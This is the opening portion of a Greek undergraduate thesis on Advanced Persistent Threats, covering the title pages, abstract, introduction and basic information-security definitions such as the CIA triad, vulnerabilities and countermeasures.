ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Επισκόπηση των απειλών και προκλήσεων ασφαλείας από τις APTs (Advanced Persistent Threats) και μελέτη περίπτωσης με ανάλυση των υλοποιήσεων τους (εργαλεία, τεχνικές, αντίμετρα)

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

των

ΓΚΑΡΑΚΛΟΒΑ ΡΟΖΑΛΙΝΑ (ΑΕΜ: 2527)

ΚΑΝΙΩΡΗΣ ΠΑΝΑΓΙΩΤΗΣ (ΑΕΜ: 2460)

Επιβλέπων : Νικολάου Σπυρίδων

Λέκτορας

Καστοριά, Απρίλιος 2023

Η παρούσα σελίδα σκοπίμως παραμένει λευκή

ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Επισκόπηση των απειλών και προκλήσεων ασφαλείας από τις APTs (Advanced Persistent Threats) και μελέτη περίπτωσης με ανάλυση των υλοποιήσεων τους (εργαλεία, τεχνικές, αντίμετρα)

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

των

ΓΚΑΡΑΚΛΟΒΑ ΡΟΖΑΛΙΝΑ (ΑΕΜ: 2527)

ΚΑΝΙΩΡΗΣ ΠΑΝΑΓΙΩΤΗΣ (ΑΕΜ: 2460)

Επιβλέπων : **Νικολάου Σπυρίδων**

Λέκτορας

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή την ημερομηνία εξέτασης

.....	.....	.....
Ον/μο Μέλους	Ον/μο Μέλους	Ον/μο Μέλους
Ιδίοτητα Μέλους	Ιδίοτητα Μέλους	Ιδίοτητα Μέλους

Καστοριά, Απρίλιος 2023

Ευχαριστίες

Με αφορμή την ολοκλήρωση της πτυχιακής εργασίας μας, θα θέλαμε να ευχαριστήσουμε τον καθηγητή και επιβλέπων της παρούσας διπλωματικής εργασίας, κύριο Σπυρίδων Νικολάου, για τις χρήσιμες υποδείξεις του και την καθοδήγηση του καθ' όλη την διάρκεια της εκπόνησης της, καθώς επίσης και την οικογένειά μας και τους φίλους μου για την στήριξη τους σε όλη την περίοδο των σπουδών μας.

Περίληψη

Οι επιθέσεις προηγμένης επίμονης απειλής (Advanced Persistent Threats - APTs) αποτελούν στοχευμένες εξελιγμένες μεθόδους επίθεσης που χρησιμοποιούνται από αποφασισμένους και εξειδικευμένους επιτιθέμενους, που επιδιώκουν να διατηρήσουν απαρατήρητη πρόσβαση για παρατεταμένο χρονικό διάστημα με σκοπό την απομόνωση πολύτιμων δεδομένων από τα πληροφοριακά συστήματα των θυμάτων τους. Κατά συνέπεια, οι APTs αποτελούν μεγάλο κίνδυνο για την ασφάλεια των πληροφοριακών συστημάτων και θέτουν υψηλά επίπεδα απειλής για τους οργανισμούς, ιδίως για τους κυβερνητικούς οργανισμούς. Οι κυβερνοεγκληματίες προσπαθούν να αποκτήσουν οικονομικές ακόμα και προσωπικές πληροφορίες με σκοπό να υπονομεύσουν και να διαταράξουν της υποδομές σε οργανισμούς, δημιουργώντας σοβαρά προβλήματα σε αυτούς. Τέτοιου είδους επιθέσεις πραγματοποιούνται από έμπειρους εγκληματίες του κυβερνοχώρου, που χρησιμοποιούν διάφορα διανύσματα επίθεσης και σημεία εισόδου, κατορθώνοντας να προηγούνται και να μη γίνονται αντιληπτοί όταν παραβιάζουν τα συστήματα ασφαλείας αποκτώντας τον πλήρη έλεγχο.

Οι τεχνικές και τα εργαλεία που χρησιμοποιούνται για την πραγματοποίηση επιθέσεων APTs εξελίσσονται με ραγδαίο ρυθμό, καθιστώντας σε πολλές περιπτώσεις ανεπαρκή τα συστήματα ασφάλειας των στόχων. Ο σημαντικότερος κίνδυνος που αφορά τις APTs είναι η αδυναμία εντοπισμού της διείσδυσης με τη χρήση παραδοσιακών μεθόδων μετριασμού. Πολυάριθμες έρευνες δείχνουν ότι υπάρχουν ευπάθειες στους περισσότερους οργανισμούς και όταν αξιοποιηθούν θα έχουν σημαντικές οικονομικές επιπτώσεις και θα επηρεάσουν επίσης τη φήμη των οργανισμών. Οι παραδοσιακές μέθοδοι για τον μετριασμό των απειλών στα πληροφοριακά συστήματα έχουν αποδειχθεί αναποτελεσματικές. Από την πλευρά των επιτιθέμενων απαιτείται αρκετός χρόνος, τεχνογνωσία και πολλή μελέτη για την προετοιμασία και εκτέλεση των επιθέσεων APTs, ενώ από την πλευρά των αμυνομένων απαιτούνται εξειδικευμένη τεχνογνωσία και προσαρμοσμένες λύσεις για τον έγκυρο και έγκαιρο εντοπισμό, μετριασμό και αντιμετώπισή τους.

Η παρούσα εργασία αποσκοπεί στη μελέτη της υπάρχουσας βιβλιογραφία για τις προηγμένες επίμονες απειλές, παρέχοντας έτσι μια σύνοψη των APTs, Υιοθετείται μια προσέγγιση βασισμένη σε μεθόδους, με ανασκόπηση των ερευνών και συγκριτική αξιολόγηση της χρήσης και της αποτελεσματικότητας των τεχνικών που χρησιμοποιούνται για τον μετριασμό των APTs. Πολλές έρευνες έχουν δημοσιευθεί σχετικά με τον εντοπισμό των APTs στα αρχικά στάδια εκδήλωσής τους, άλλα ελάχιστες υπάρχουν όσον αφορά τον ολοκληρωμένο κύκλο ζωής τους, από το στάδιο της αναγνώρισης έως την συγκάλυψη των ιχνών τους. Οι κυριότερες μέθοδοι που χρησιμοποιούνται για τον μετριασμό των APTs είναι η ανάλυση της κυκλοφορίας/δεδομένων, η αναγνώριση προτύπων και η ανίχνευση ανωμαλιών. Αυτές οι μέθοδοι λειτουργούν σε συμφωνία με την παροχή αποτελεσματικού

εσωτερικού ελέγχου, διαχείρισης κινδύνων και συνεργατικής διακυβέρνησης στα πλαίσια εφαρμογής καθορισμένων προτύπων πολιτικών ασφαλείας.

Μέσα από την εργασία μας θα προσπαθήσουμε να αναφέρουμε χρήσιμες τεχνικές και μεθόδους που θα μπορούσαν να συμβάλουν στον έγκαιρο εντοπισμό, μετριασμό και αντιμετώπιση των APTs. Η εργασία χωρίζεται σε δύο μέρη. Στο πρώτο, θεωρητικό μέρος της εργασίας περιλαμβάνεται η επισκόπηση της βιβλιογραφίας σχετική με τα παραπάνω θέματα, ενώ στο δεύτερο, πειραματικό-πρακτικό μέρος, εκτελείται μία επινοημένη αλλά ρεαλιστική επίθεση με τη χρήση εργαλείων λογισμικού και βιβλιοθηκών του Kali Linux. Συγκεκριμένα, υλοποιήσαμε σε εικονικό περιβάλλον Virtual Box ένα σενάριο επίθεσης APT σε δικτυοκεντρικό πληροφοριακό σύστημα μιας αεροπορικής εταιρίας “AIRLINES” κάνοντας χρήση ποικίλων εργαλείων και τεχνικών (*Nmap Scanning, SQL injection, Phishing email*), οι οποίες παρουσιάζονται αναλυτικά στην εργασία μας.

Λέξεις Κλειδιά: Προηγμένες Επίμονες Απειλές (APTs), Κυβερνοασφάλεια, Κυβερνοεγληματίες, Απειλές, Ευπάθειες, Κίνδυνοι, Επιθέσεις, Αντίμετρα, Kill Chain, Ανίχνευση ανωμαλιών, Διείσδυση δεδομένων, Εκμετάλλευση, Αναγνώριση προτύπων, Ανάλυση κίνησης, Μη εξουσιοδοτημένη πρόσβαση,

Abstract

The Advanced Persistent Threats (APTs) are targeted sophisticated attack methods used by determined and skilled attackers, who seek to maintain undetected access for an extended period of time in order to isolate valuable data from their victims' information systems. As a result, APTs pose a major risk to the security of information systems and pose high levels of threat to organizations, particularly government organizations. Cybercriminals try to obtain financial and even personal information in order to undermine and disrupt the infrastructure in organizations, creating serious problems for them. Such attacks are carried out by experienced cyber criminals, who use various attack vectors and entry points, managing to get ahead of and undetected when breaching security systems by gaining full control.

The techniques and tools used to carry out APTs attacks are evolving at a rapid pace, rendering the security systems of the targets inadequate in many cases. The most significant risk associated with APTs is the inability to detect penetration using traditional mitigation methods. Numerous studies show that vulnerabilities exist in most organizations and when exploited will have a significant financial impact and will also affect the organizations' reputation. Traditional methods for mitigating threats to information systems have proven to be ineffective. On the attacker's side, it takes a lot of time, expertise and a lot of study to prepare and execute APTs attacks, while on the defender's side, specialized expertise and customized solutions are required to accurately and timely detect, mitigate and respond to them.

This paper aims to study the existing literature on advanced persistent threats, thus providing an overview of APTs, A method-based approach is adopted, by reviewing research and benchmarking the use and effectiveness of techniques used to mitigate APTs. Much research has been published on the detection of APTs in their early stages of manifestation, but little exists on the complete life cycle, from the identification stage to the masking of their traces. The main methods used to mitigate APTs are traffic/data analysis, pattern recognition and anomaly detection. These methods work in concert with the provision of effective internal control, risk management and collaborative governance in the context of implementing defined security policy standards.

Through our work we will try to report useful techniques and methods that could contribute to the early detection, mitigation and response to APTs. The paper is divided into two parts. The first, theoretical part of the paper includes a review of the literature related to the above topics, while the second, experimental-practical part, involves the execution of an invented but realistic attack using Kali Linux software tools and libraries. Specifically, we implemented an APT attack scenario in a

Virtual Box virtual environment on a network-centric information system of an airline company “AIRLINES” using a variety of tools and techniques (Nmap Scanning, SQL injection, Phishing email), which are presented in detail in our paper.

Key Words: Advanced Persistent Threats (APTs), CyberSecurity, CyberCriminals, Threats, Vurnerabilities, Attacks, Countermeasures, Danger, Kill Chain, Anomaly detection, Data exfiltration, Exploit, Pattern recognition, Traffic analysis, Zero-day,Unothorized access

Πίνακας Περιεχομένων

Λίστα Εικόνων

Λίστα Πινάκων

Εισαγωγή

Χάρη στην ένταξη της Τεχνολογίας Πληροφοριών και Επικοινωνιών (ΤΠΕ) στην καθημερινή μας ζωή έχουν διευρυνθεί οι ορίζοντες μας και η καθημερινότητά μας έχει γίνει πιο εύκολη από ποτέ, όντας εμπλουτισμένη με νέες πολυάριθμες δυνατότητες που προσφέρουν τα εξελιγμένα τεχνολογικά μέσα. Ο τρόπος λειτουργίας της σύγχρονης κοινωνίας έχει αλλάξει δραματικά ως αποτέλεσμα της ευρείας χρήσης νέων τεχνολογικών εργαλείων όπως των *smartphones*, *tablets* και άλλων έξυπνων συσκευών. Νέοι τομείς, όπως το ηλεκτρονικό εμπόριο, η ηλεκτρονική μάθηση, η ηλεκτρονική υγεία, η ηλεκτρονική διακυβέρνηση κ.λπ., αποτελούν πλέον μέρος της καθημερινότητάς μας. Λόγω της ευκολίας που παρέχουν οι διαδικτυακές υπηρεσίες, είναι αδύνατο να αγνοήσουμε τον κεντρικό ρόλο που παίζουν στη ζωή μας. Για αυτό το λόγο, οι μεγαλύτερες ανησυχίες των πολιτών στρέφονται γύρω από την προστασία των πληροφοριακών συστημάτων από επικείμενες απειλές. Πράγματι, όσο περισσότερο οι πολίτες χρησιμοποιούν το διαδίκτυο για να εξυπηρετήσουν τις ανάγκες τους, τόσο πιο συχνά έρχονται αντιμέτωποι με ζητήματα που αφορούν την ασφάλεια των προσωπικών και επιχειρηματικών τους δεδομένων.

Σύμφωνα με την Akamai [1], κατά το έτος 2020-2021, οι εγκληματίες του κυβερνοχώρου επικεντρώθηκαν σε μεγάλο βαθμό στους εργαζόμενους που εργάζονται από απόσταση και δεν βρίσκονται στο προστατευμένο περιβάλλον της εταιρείας, λόγω της πανδημίας. Μια από τις τακτικές που χρησιμοποιούν είναι το «ηλεκτρονικό ψάρεμα» (*phishing*) για να επιτεθούν στους κωδικούς πρόσβασης VPN, ώστε να παραβιάσουν εφαρμογές τηλεδιάσκεψης και να κλέψουν προσωπικές πληροφορίες με σκοπό το χρηματικό κέρδος. Πέρα από τους εξ΄ αποστάσεως εργαζομένους δεν δίστασαν να επιτεθούν σε πολίτες με πρόφαση τη πληροφόρηση σχετικά με την κατάσταση της υγειονομικής κατάστασης σε διάφορες χώρες κατά την πανδημία COVID-19, κάνοντας χρήση τεχνικών κοινωνικής μηχανικής (social engineering), όπως *το* στοχευμένο «ηλεκτρονικό ψάρεμα» *(spear-phishing)*, με *εργαλεία (exploits)* απομακρυσμένης πρόσβασης, ή/και λυτρισμικό *(ransomware)* [2].

Ακόμα, οι κυβερνοεγκληματίες έστρεψαν το βλέμμα τους σε ανυποψίαστους χρήστες εφαρμογών ψηφιακών παιχνιδιών *(gaming users)*, εκβιάζοντας τους με χρηματικά ποσά ότι πρόκειται να εξαπολύσουν επιθέσεις *DDOS*, που ούτως η άλλως στο τέλος πραγματοποιούσαν. Πέραν του ηλεκτρονικού ψαρέματος, η περίοδος των φορολογικών δηλώσεων είναι επίσης επίφοβη, καθώς είναι η εποχή του χρόνου κατά την οποία οι κυβερνοεγκληματίες επικεντρώνουν τις προσπάθειές τους σε άλλους τύπους επιθέσεων, όπως το *Local File Inclusion* (LFI), το *SQL Injection* (SQLi) και το *credential stuffing*. Αποδεικνύεται λοιπόν, ότι σε περιόδους κρίσεων, το άγχος και η επείγουσα ανάγκη καθιστά τα θύματα εξαιρετικά ευάλωτα σε διάφορους τύπους επιθέσεων. Συνεπώς, το γεγονός ότι οι κυβερνοεγκληματίες στοχεύουν στον ανθρώπινο

παράγοντα δεν είναι διόλου τυχαίο, καθώς το ανθρώπινο λάθος αποτελεί το πιο εύκολο στόχο για αυτούς.

Η παρούσα πτυχιακή εργασία προσεγγίζει την ασφάλεια των πληροφοριακών συστημάτων υπό το πρίσμα των προηγμένων επίμονων απειλών - APTs (*Advanced Persistent Threats*), επιχειρώντας μια εκτενή αναφορά στις τεχνικές επιθέσεων APTs , τα εργαλεία που χρησιμοποιούνται και τους τρόπους αντιμετώπισης των απειλών αυτών. Σκοπός μας είναι μέσα από την μελέτη των προηγμένων επίμονων απειλών να γνωρίσουμε καλύτερα τη μεθοδολογία και τις τεχνικές δράσης των επιτιθέμενων και να προτείνουμε αποτελεσματικές λύσεις για το μετριασμό των απειλών και την προστασία των πόρων των υπολογιστικών συστημάτων, εφαρμογών και δεδομένων των στόχων αυτών των επιθέσεων, Σε έναν ψηφιακό κόσμο, όπου η προστασία των προσωπικών δεδομένων και των πληροφοριών βρίσκονται στο επίκεντρο, η ασφάλεια των πληροφοριακών συστημάτων έχει γίνει περισσότερο αναγκαία από ποτέ.

Η εργασία διαρθρώνεται σε έξι επιμέρους κεφάλαια. Στο πρώτο κεφάλαιο γίνεται λόγος για ζητήματα ασφάλειας πληροφοριακών συστημάτων, δίνοντας έμφαση στη κατηγορία των προηγμένων επίμονων απειλών που αποτελεί και το κεντρικό θέμα αυτής της πτυχιακής εργασίας. Επιπλέον, γίνεται αναφορά στους λόγους για τους οποίους οι παραδοσιακές τεχνικές ασφαλείας αποδεικνύονται αναποτελεσματικές για την ανίχνευση, και την αντιμετώπιση επιθέσεων τύπου APT. Στην συνέχεια θα αναλυθούν οι κατηγορίες επιθέσεων APT, οι τρόποι δράσης και ο κύκλος ζωής των προηγμένων επίμονων απειλών.

Στο δεύτερο κεφάλαιο θα γίνει αναφορά στους ποιος συχνούς τρόπους επιθέσεων που έχουν καταγραφεί στατιστικά καθώς και της λίστας των βασικότερων προβλημάτων ασφάλειας των δικτύων σύμφωνα με το OWASP. Στο τρίτο κεφάλαιο διενεργείται μια περιπτωσιολογική μελέτη (*case study*) των προηγμένων επίμονων επιθέσεων, παραθέτοντας πληροφορίες σχετικά με τις πιο γνωστές καταγεγραμμένες περιπτώσεις επιθέσεων.

Στο τέταρτο κεφάλαιο αναφερόμαστε σε μια σειρά από αντίμετρα για την αντιμετώπιση των προηγμένων επίμονων απειλών. Τα αντίμετρα δεν είναι τίποτε άλλο παρά μέθοδοι ανίχνευσης και παρακολούθησης των προηγμένων επίμονων απειλών. Συνεπώς, μελετάμε τους τρόπους με τους οποίους μπορεί να αποτραπούν οι προηγμένες επίμονες απειλές, με την εκτέλεση δοκιμών διείσδυσης, την συχνή ενημέρωση των συστημάτων, την εκπαίδευση των εργαζομένων κα.

Στο πέμπτο κεφάλαιο παραθέτουμε πληροφορίες για τα πιο δημοφιλή εργαλεία που χρησιμοποιούνται κατά την εκτέλεση δοκιμών διείσδυσης σε συστήματα.

Στο έκτο κεφάλαιο περιγράφεται η διαδικασία και παρατίθενται τα αποτελέσματα του πειράματος που πραγματοποιήθηκε στα πλαίσια αυτής της πτυχιακής εργασίας. Τέλος, ακολουθούν τα συμπεράσματα μας και οι μελλοντικές κατευθύνσεις αυτής της πτυχιακής εργασίας.

1. Εισαγωγή στην Ασφάλεια Υπολογιστικών Συστημάτων

Για την ασφάλεια των πληροφοριακών συστημάτων έχουν δοθεί στο παρελθόν διάφοροι ορισμοί. Στην προσπάθεια μας να συνοψίσουμε σε ένα ενιαίο ορισμό, τις βασικότερες έννοιες της ασφάλειας, μπορούμε να αναφέρουμε ότι η ασφάλεια των πληροφοριακών συστημάτων ορίζεται ως : ο γνωστικός χώρος της Πληροφορικής και πιο συγκεκριμένα του κλάδου Τεχνολογιών Πληροφορίας και Επικοινωνιών (ΤΠΕ) που ασχολείται με τη προστασία των πληροφοριακών συστημάτων από μη εξουσιοδοτημένη πρόσβαση, χρήση, αποκάλυψη, διακοπή, τροποποίηση ή καταστροφή με σκοπό την παροχή εμπιστευτικότητας, ακεραιότητας και διαθεσιμότητας. Ως μη εξουσιοδοτημένη χρήση θεωρείται η χρήση του υπολογιστικού συστήματος από άτομα που δεν διαθέτουν άδεια πρόσβασης στο σύστημα.

Επιπρόσθετα, η ασφάλεια των πληροφοριακών συστημάτων ορίζεται από το Εθνικό Ινστιτούτο Προτύπων και Τεχνολογίας (*National Institute of standards and Technology, NIST*) των ΗΠΑ στο Εγχειρίδιο ασφάλειας υπολογιστών (*Computer Security Handbook*), ως η "προστασία που παρέχεται σε ένα πληροφοριακό σύστημα ώστε να εκπληρώνει τους ζητούμενους στόχους της διαφύλαξης της ακεραιότητας, διαθεσιμότητας και εμπιστευτικότητας των πόρων του (στους οποίους συγκαταλέγονται το υλικό (*hardware*), το λογισμικό (*software*), το υλικολογισμικό (*firmware*), οι πληροφορίες και τα δεδομένα, και οι τηλεπικοινωνίες)" [3] [4]

Η ασφάλεια των πληροφοριακών συστημάτων περιλαμβάνει όλα τα εργαλεία και τις διαδικασίες που χρησιμοποιούν οι οργανισμοί για την προστασία των πληροφοριών τους. Αυτές οι διαδικασίες περιλαμβάνουν την εφαρμογή πολιτικών ασφαλείας που εμποδίζουν τη μη εξουσιοδοτημένη πρόσβαση τρίτων σε επιχειρηματικά ή προσωπικά δεδομένα. Με άλλα λόγια, η ασφάλεια αποτελεί ένα αναπτυσσόμενο και εξελισσόμενο τομέα που καλύπτει ένα ευρύ φάσμα πεδίων, από την ασφάλεια δικτύων και υποδομών έως τις δοκιμές (*testing*) και τον έλεγχο (*auditing*) [5]. Ειδικότερα, η προστασία των προσωπικών δεδομένων αναφέρεται ως Ιδιωτικότητα (*Privacy*), ενώ η προστασία δεδομένων που ανήκουν σε έναν οργανισμό αναφέρεται ως Μυστικότητα (*Secrecy*).

1.1 Ορισμοί και Βασικές Έννοιες

Οι έννοιες της ακεραιότητας, διαθεσιμότητας και εμπιστευτικότητας στις οποίες αναφερθήκαμε παραπάνω, αποτελούν τις θεμελιώδεις αρχές της Ασφάλειας, οι οποίες συχνά αναφέρονται και ως τριάδα CIA.

- Η **εμπιστευτικότητα** (*Confidentiality*) αναφέρεται στην προστασία των πόρων του υπολογιστή και του δικτύου του συστήματος από ανεπιθύμητη πρόσβαση (unauthorized access).

- Η **ακεραιότητα** (*Integrity*) αναφέρεται στην προστασία των δεδομένων από ακούσια ή σκόπιμη αποκάλυψη πληροφοριών, καθώς και στην παράνομη αλλοίωση ή διαγραφή πληροφοριών κατά την επεξεργασία ή την αποθήκευση, η οποία συνεπάγεται τη διασφάλιση της μη-αποποίησης (Non - Reputation) των πληροφοριών αυτών και της αυθεντικότητας τους.
- Η **διαθεσιμότητα** (*Availability*) αναφέρεται στην ικανότητα των πληροφοριακών συστημάτων να ανταποκρίνονται γρήγορα και να παρέχουν αδιάλειπτη εξυπηρέτηση σε εξουσιοδοτημένους χρήστες. Αυτό εγγυάται ότι οι πληροφορίες είναι προσβάσιμες εγκαίρως και χωρίς σφάλματα όταν ζητούνται από εξουσιοδοτημένες οντότητες.

Εικόνα 1: Οι θεμελιώδεις αρχές της ασφάλειας πληροφοριών [6]

Εντούτοις, πέρα από αυτές τις τρείς βασικές αρχές έχουν καθιερωθεί μερικά επιπρόσθετα στοιχεία ασφάλειας τα οποία συμβάλλουν ουσιαστικά στην ασφάλεια των υπολογιστικών συστημάτων. Αυτά είναι τα εξής:

- **Αυθεντικοποίηση** (*Authentication*): Η αυθεντικοποίηση πρόκειται για την εξακρίβωση της γνησιότητας των στοιχείων εισόδου ενός χρήστη (*credentials*), με την επαλήθευση αν τα δεδομένα εισόδου προέρχονται από κάποια έμπιστη πηγή.
- **Εξουσιοδότηση** (*Authorization*): Με την εξουσιοδότηση, δίνεται η δυνατότητα πρόσβασης στο υπολογιστικό σύστημα μόνο σε εξουσιοδοτημένους χρήστες και σύμφωνα με ένα προκαθορισμένο τρόπο.
- **Απόδοση ευθυνών** (*Accounting*): Λόγω της αδυναμίας δημιουργίας ενός απολύτως ασφαλούς πληροφοριακού συστήματος, για την αντιμετώπιση μελλοντικών παραβιάσεων, απαιτείται η τήρηση αρχείου δραστηριοτήτων, για

την διευκόλυνση της ιχνηλάτησης των υπευθύνων της εκάστοτε παραβίασης ασφαλείας [7] [8]. Η απόδοση ευθυνών σε κάποιο συμβάν παραβίασης της ασφάλειας μπορεί να πραγματοποιηθεί ταυτοποιώντας τους χρήστες και διατηρώντας εγγραφών ελέγχου (*Audit trails*). Έτσι, χάρη στην ύπαρξη των εγγραφών θα μπορεί να γίνει αναζήτηση του χρήστη που προέβη στην εκάστοτε παραβίαση του συστήματος.

- **Μη-αποποίηση** (*Non-repudiation*): Η μη-αποποίηση αποτελεί την επιθυμία για επιβεβαίωση από το παραλήπτη της επιτυχούς λήψης ενός μηνύματος.
- **Αξιοπιστία** (*Reliability*): Η αξιοπιστία ερμηνεύεται ως την ικανότητα των συστημάτων να αντεπεξέρχονται ακόμα και σε αντίξοες συνθήκες, με ασφαλή και αποτελεσματικό τρόπο.

Αρχικά, η έννοια της έκθεσης του συστήματος σε **κίνδυνο** (***exposure***) αναφέρεται στην πιθανότητα απώλειας ή ζημιάς σε ένα υπολογιστικό σύστημα. Παραδείγματος χάριν, ως κίνδυνος για ένα υπολογιστικό σύστημα θα μπορούσε να χαρακτηριστεί η επίθεση *Denial of Service – DoS* η οποία ορίζεται ως η "παρεμπόδιση εξουσιοδοτημένης προσπέλασης πληροφοριών και πόρων ή καθυστέρηση λειτουργιών κρίσιμων στο χρόνο (*time-critical*)". Ακόμα, ως κίνδυνος σε ένα υπολογιστικό σύστημα μπορεί να θεωρηθεί η μη εξουσιοδοτημένη αποκάλυψη ή τροποποίηση δεδομένων.

Μια **επίθεση *(attack)*** είναι μια μεμονωμένη απόπειρα μη εξουσιοδοτημένης πρόσβασης ή μη εξουσιοδοτημένης χρήσης, ανεξάρτητα από την επιτυχία της. Ένα περιστατικό, από την άλλη πλευρά, περιλαμβάνει μια ομάδα επιθέσεων που μπορούν να διακριθούν από άλλα περιστατικά λόγω της ιδιαιτερότητας των επιτιθέμενων και του βαθμού ομοιότητας των τοποθεσιών, των τεχνικών και του χρόνου.

Ο όρος **ευπάθεια** (**vulnerability**) περιγράφει μια αδυναμία ή ένα τρωτό σημείο στο σχεδιασμό του συστήματος ασφαλείας και του πληροφοριακού συστήματος γενικότερα που μπορεί να γίνει αντικείμενο εκμετάλλευσης ενός επιτιθέμενου με σκοπό τη παραβίαση της πολιτικής ασφαλείας ενός συστήματος και τη μη εξουσιοδοτημένη πρόσβαση στο σύστημα [4]**Error! Reference source not found.**. Ένα χαρακτηριστικό παράδειγμα ευπάθειας αποτελεί η καθυστέρηση στην απόκριση ενός συστήματος και η θέση του εκτός λειτουργίας. Μια ευπάθεια μπορεί να προκύψει με τρεις τρόπους.

1) Ο πιο γνωστός τρόπος είναι μέσω ενός σφάλματος λογισμικού, το οποίο είναι ένα πρόβλημα υλοποίησης όπου ο σχεδιασμός είναι ικανοποιητικός, αλλά έχει γίνει λάθος στην υλοποίησή του σε λογισμικό ή υλικό.
2) Ο δεύτερος τρόπος με τον οποίο μπορεί να προκύψει μια ευπάθεια είναι ο ίδιος ο σχεδιασμός, ο οποίος είναι δυνητικά πιο σοβαρός και δύσκολα διορθώσιμος. Σε αυτή την περίπτωση, η ευπάθεια είναι εγγενής στο σχεδιασμό και επομένως ακόμη και μια τέλεια εφαρμογή του σχεδιασμού σε λογισμικό ή υλικό θα οδηγήσει σε ευπάθεια.

3) Ο τρίτος τρόπος με τον οποίο μπορεί να προκύψει μια ευπάθεια είναι ένα σφάλμα διαμόρφωσης. Αυτά είναι πολύ συνηθισμένα περιστατικά. Τα σφάλματα διαμόρφωσης θα μπορούσαν να περιλαμβάνουν προβλήματα ασφάλειας όπως λογαριασμούς συστήματος με προεπιλεγμένους (και γνωστούς) κωδικούς πρόσβασης, με προεπιλεγμένο δικαίωμα εγγραφής για νέα αρχεία και με ενεργοποιημένες ευάλωτες υπηρεσίες.

Όπως αναφέραμε και παραπάνω **απειλή** (*threat*) για ένα πληροφοριακό σύστημα αποτελεί οποιαδήποτε κατάσταση όπου υπάρχει η πιθανότητα πρόκλησης απωλειών ή ζημιών. Αντίστοιχα, ως **ζημιά** (*harm*) σε ένα υπολογιστικό σύστημα ορίζεται η πρόκληση κινδύνου σε ένα αγαθό, με απώτερο σκοπό την μείωση της αξίας του. Παράλληλα, στην διεθνή βιβλιογραφία το αγαθό μπορεί να βρεθεί και με την έννοια του πληροφοριακού πόρου, εφόσον αναφερόμαστε για την ασφάλεια υπολογιστικών συστημάτων. Έτσι, η έννοια ενός **πληροφοριακού πόρου** ή **αγαθού** (*asset*) περιγράφει οποιοδήποτε αντικείμενο (πχ. Πληροφορία, διαδικτυακοί πόροι, δεδομένα) διαθέτουν **αξία** (*value*) για τον **ιδιοκτήτη** (*owner*) του.

Μάλιστα, σκοπός μας είναι να προστατεύσουμε αυτό το αγαθό από πιθανούς κινδύνους. Ένα ακόμα σημαντικό σημείο είναι ότι προκειμένου να γίνει χρήση κάποιου πληροφοριακού πόρου ή αγαθού, θα πρέπει να έχει προηγηθεί σε αυτό, η **εκχώρηση δικαιωμάτων πρόσβασης** (*access privilege*). Πιο συγκεκριμένα, αυτή η διαδικασία πραγματοποιείται από τον ιδιοκτήτη του πληροφοριακού πόρου ή αγαθού, είτε από κάποιο χρήστη που του έχουν παραχωρηθεί τα δικαιώματα να το κάνει, ή τέλος από το διαχειριστή του συστήματος.


Αντίστοιχα, η αντιμετώπιση των απειλών επιτυγχάνεται με τη χρήση **μέτρων ελέγχου** (***controls***) ή **αντιμέτρων** (***countermeasures***). Ο όρος αντίμετρο αναφέρεται σε οποιαδήποτε μέσο χρησιμοποιείται για την αποτροπή ή την αντιμετώπιση μιας επίθεσης εναντίων της ασφάλειας ενός υπολογιστικού συστήματος. Στη περίπτωση που η αποτροπή της επίθεσης δεν δύναται να πραγματοποιηθεί πχ. λόγω του ότι τα μέσα που χρησιμοποιούν οι επιτιθέμενοι είναι άγνωστα, τότε το αμέσως επόμενο βήμα που ακολουθούν τα συστήματα είναι η ανίχνευση της επίθεσης και η προσπάθεια ανάκαμψης από τις συνέπειες της [1]. Εντούτοις, με τη χρήση αντίμετρων ενδέχεται να δημιουργηθούν νέες ευπάθειες, οι οποίες μπορεί να γίνουν αντικείμενο εκμετάλλευσης των επιτιθέμενων και να συνεχίσουν τις επιθέσεις έως ότου πετύχουν τον στόχο τους.

